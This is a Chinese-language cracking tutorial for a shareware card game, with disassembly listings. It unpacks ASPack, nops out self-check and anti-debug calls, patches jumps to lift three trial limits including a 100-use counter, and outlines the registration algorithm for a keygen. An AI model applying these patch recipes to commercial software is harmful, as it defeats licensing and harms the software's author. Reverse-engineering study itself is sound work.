


图1




图2

用PEID进行查壳，见图1。是ASPack 2.12 -> Alexey Solodovnikov，用ESP定律轻松脱掉，见图2。是VC8 -> Microsoft Corporation *。运行脱壳后的程序，发现程序打开后，画面一闪而过。很明显这是有自效验，怎么办？如果你有一定的算法分析能力的话，可以带壳破解。但是大部分的小菜还是喜欢爆破的，因为简单方便。好吧，现在就让我们来去掉它的自效验。下断点bp ExitProcess，bp ExitThread。程序在成功的在ExitProcess处断下来了。

```
00440DF1  /$  FF7424 04    push    dword ptr [esp+4]
00440DF5  |.  E8 D1FFFFFF   call    00440DCB
00440DFA  |.  59            pop     ecx
00440DFB  |.  FF7424 04     push    dword ptr [esp+4]                ; /ExitCode
00440DFF  \.  FF15 54614500 call    dword ptr [<&kernel32.ExitProces>; \ExitProcess
```

但是，我们向上找，并没有发现跳转，怎么办？我们换一个函数试试。下断bp PostQuitMessage。同样，程序也成功的断在PostQuitMessage。

```
00408D5A   >  8B4C24 14     mov     ecx, dword ptr [esp+14]
00408D5E   .  68 A4D64500   push    0045D6A4     ; /ProcNameOrOrdinal = "Func"
00408D63   .  51            push    ecx          ; |hModule
00408D64   .  FF15 E4624500 call    dword ptr [<&kernel32.GetProcAdd>; \GetProcAddress
00408D6A   .  3BC3          cmp     eax, ebx
00408D6C   .  BE 02000000   mov     esi, 2
00408D71   .  897424 18     mov     dword ptr [esp+18], esi
00408D75   .  74 11         je      short 00408D88
00408D77   .  FFD0          call    eax
```

```
00408D79  .  85C0           test    eax, eax
00408D7B  .  75 07          jnz     short 00408D84
00408D7D  .  53             push    ebx                ; /ExitCode
00408D7E  .  FF15 4C654500  call    dword ptr [<&USER32.PostQuitMess>; \PostQuitMessage
00408D84  >  895C24 18      mov     dword ptr [esp+18], ebx
00408D88  >  8B5424 14      mov     edx, dword ptr [esp+14]
00408D8C  .  52             push    edx                ; /hLibModule
00408D8D  .  FF15 E0624500  call    dword ptr [<&kernel32.FreeLibrar>; \FreeLibrary
```

发现程序调用GetProcAddress取得Func函数的地址，然后再调用Func这个函数进行自效验。我们把00408D7B的jnz改成jmp，重启程序，程序正常打开。我们在00408D5A上向上翻，依次发现，程序依次调用WinAntiDebug，AntiDump，AntiRegMon，AntiFileMon，SoftIceXP等函数进行了反调试检测。看着不爽，通通nop掉。

第二部分：

打开脱壳后的程序。单击，帮助-注册。发现未注册的程序有三点限制：第一点，未注册的版本只能选三张牌面图案；第二点，未注册的版本不能玩宝鸡挖坑；第三点，未注册的版本只能使用100次；

第一点：

单击设置中的选项，出现牌背图案。单击图案，出现提示对话框，如图3所示。下断bp MessageBox，没有断下来。怎么办？注意提示的字符串，让我们来搜索一下。发现了，见图4。跟随字符串，来到代码处。往上找，发现有跳转，改成jmp，成功爆破。

```
0041A15D  |.  E8 2E040000    |call    0041A590
0041A162  |.  85C0           |test    eax, eax
0041A164  |.  75 18          |jnz     short 0041A17E        //改成jmp 0041A17E
0041A166  |.  6A 40          |push    40
0041A168  |.  68 18CD4500    |push    0045CD18              ;  消息
0041A16D  |.  68 80064600    |push    00460680              ;  未注册用户只能使用前三张牌背图案！
0041A172  |.  8BCE           |mov     ecx, esi
0041A174  |.  E8 D5870000    |call    0042294E
0041A179  |.  E9 CE000000    |jmp     0041A24C
0041A17E  |>  8B5424 10      |mov     edx, dword ptr [esp+10]
0041A182  |>  3B7C24 0C      |cmp     edi, dword ptr [esp+C]
0041A186  |.  75 08          |jnz     short 0041A190
```

第二点：

游戏开始时，单击宝鸡挖坑，弹出未注册提示。和第一点一样，我们搜索字符串就能到达关键处，此处就不多说了。



图3




图4

关键在第三点：

未注册版本只能使用100次。单击帮助-注册，可以看到限制次数，如图5。前两点会弹出提示框，而第三点却只有文字说

明，怎么办？应该下什么断点呢？一开始，我也想了好久，后面静下心来分析了一下程序的流程，才找到了关键部分。未注册版本只能使用100次，我们不可能让这个程序使用100次，看他会产生什么注册提示？




图5

那么，就让我们来猜一下。第一种情况：像前两点一样，弹出一个对话框，提示使用限制已到。我们搜索字符串，并未找到有用的信息，难道是字符串加密！但是前两点的字符串信息都能找的到，这种可能性很少。第二种就是弹出注册框，要求你注册。后来事实证明第二种假设是正确的。好了，也许有人会说；总不能每个程序都靠运气来假设吧。那么我们就用常规的方法来分析。分析的关键就在这“100次”上。到底怎么样才能算上一次。打开程序选择游戏模式算一次，还是单击发牌算一次。解决这个问题很简单，就是一个个的去试。

实践是检验真理的唯一标准。嘿嘿…结果如图6所示，单击发牌（中间那个牌）后，使用次数减一。分析可知，这个中间的牌是一个Button。我们可以通过消息循环找到关键处。但是此处我介绍一个更简单的办法。单击发牌，发现左下角有字符串提示，如图7。通过寻找字符串，我们直接到达了Button内的函数。

```
0040F185  .  6A 22          push    22
0040F187  .  8D8F 500A0000 lea     ecx, dword ptr [edi+A50]
0040F18D  .  68 00DA4500    push    0045DA00   ; 发牌中...\n每人16张牌\n最后4张是底牌
0040F192  .  C787 AC000000>mov     dword ptr [edi+AC], 34
0040F19C  .  E8 2F2CFFFF    call    00401DD0
0040F1A1  .  EB 1E          jmp     short 0040F1C1
0040F1A3  >  3BC6           cmp     eax, esi
0040F1A5  .  75 1A          jnz     short 0040F1C1
0040F1A7  .  68 24DA4500    push    0045DA24   ; 发牌中...\n每人14张牌\n最后4张是底牌
0040F1AC  .  8D8F 500A0000 lea     ecx, dword ptr [edi+A50]
0040F1B2  .  C787 AC000000>mov     dword ptr [edi+AC], 2E
0040F1BC  .  E8 8F2BFFFF    call    00401D50
```




图6




图7

是不是比寻找消息循环更简单呢！如果你有时间的话，往上翻，是不是看到了窗口过程。嘿嘿！！！我们继续往下走，到达了关键代码处。dword ptr [esp+20]中保存的就是程序已使用过的次数，与64h（转成十进制为100）比较。如若大于100就跳向0040F930。而0040F930处继续运行下去便会弹出注册对话框，提醒你使用次数已到要求注册。我们把可以把0040F90B和0040F92E改成jmp，也可以把0040F914处nop掉。当然如果你愿望，也可以把64h换成一个很大的值。总知而言，是方法多多啊。

```
0040F90B  . /75 72          jnz     short 0040F97F   ; 已注册直接跳过
0040F90D  . |8B4C24 20      mov     ecx, dword ptr [esp+20]
0040F911  . |83F9 64        cmp     ecx, 64   ; ecx为软件的已使用的次数
0040F914  . |7F 1A          jg      short 0040F930
0040F916  . |B8 67666666    mov     eax, 66666667
0040F91B  . |F7E9           imul    ecx
0040F91D  . |C1FA 02        sar     edx, 2
0040F920  . |8BC2           mov     eax, edx
0040F922  . |C1E8 1F        shr     eax, 1F
0040F925  . |03C2           add     eax, edx
```

```
0040F927  . |8D0480        lea     eax, dword ptr [eax+eax*4]
0040F92A  . |03C0          add     eax, eax
0040F92C  . |2BC8          sub     ecx, eax
0040F92E  . |75 4F         jnz     short 0040F97F          ;  这里
0040F930  > |8D4C24 4C     lea     ecx, dword ptr [esp+4C]  ;  这里弹出注册
0040F934  . |51            push    ecx
0040F935  . |E8 76B60000   call    0041AFB0
0040F93A  . |C78424 480400>mov     dword ptr [esp+448], 0
0040F945  . |BA 64000000   mov     edx, 64
0040F94A  . |2B5424 20     sub     edx, dword ptr [esp+20]
0040F94E  . |899424 C80000>mov     dword ptr [esp+C8], edx
0040F955  . |79 0B         jns     short 0040F962
0040F957  . |C78424 C80000>mov     dword ptr [esp+C8], 0
0040F962  > |8D4C24 4C     lea     ecx, dword ptr [esp+4C]
0040F966  . |E8 140C0100   call    0042057F
0040F96B  . |8D4C24 4C     lea     ecx, dword ptr [esp+4C]
0040F96F  . |C78424 480400>mov     dword ptr [esp+448], -1
0040F97A  . |E8 21B70000   call    0041B0A0
0040F97F  > \8B5424 30     mov     edx, dword ptr [esp+30]
```

第三部分：

限于篇幅，在此对算法部分作简单分析。该算法是通过注册姓名和机器码来算注册码。程序根据一定的算法，将注册姓名和机器码累加。再经过一些运算。然后除以11h，依次取5个余数，并且要求全不相同。这5个余数分别决定了前5个字符在注册码中的位置。因为注册码有20位，而程序只对6个字符进行验证。第6个字符是最后一位。也就是第20位。知道这个写注册机就方便了。我们把注册码初始化为20个0，然后使用内联汇编把算法部分算出的值6个值依次写入这20个0中的相应部分，然后再把他输出就行，见图8。查看是否注册成功，见图9。程序和注册机源码我已存在附件中，有兴趣的朋友可以去跟一下。




图8

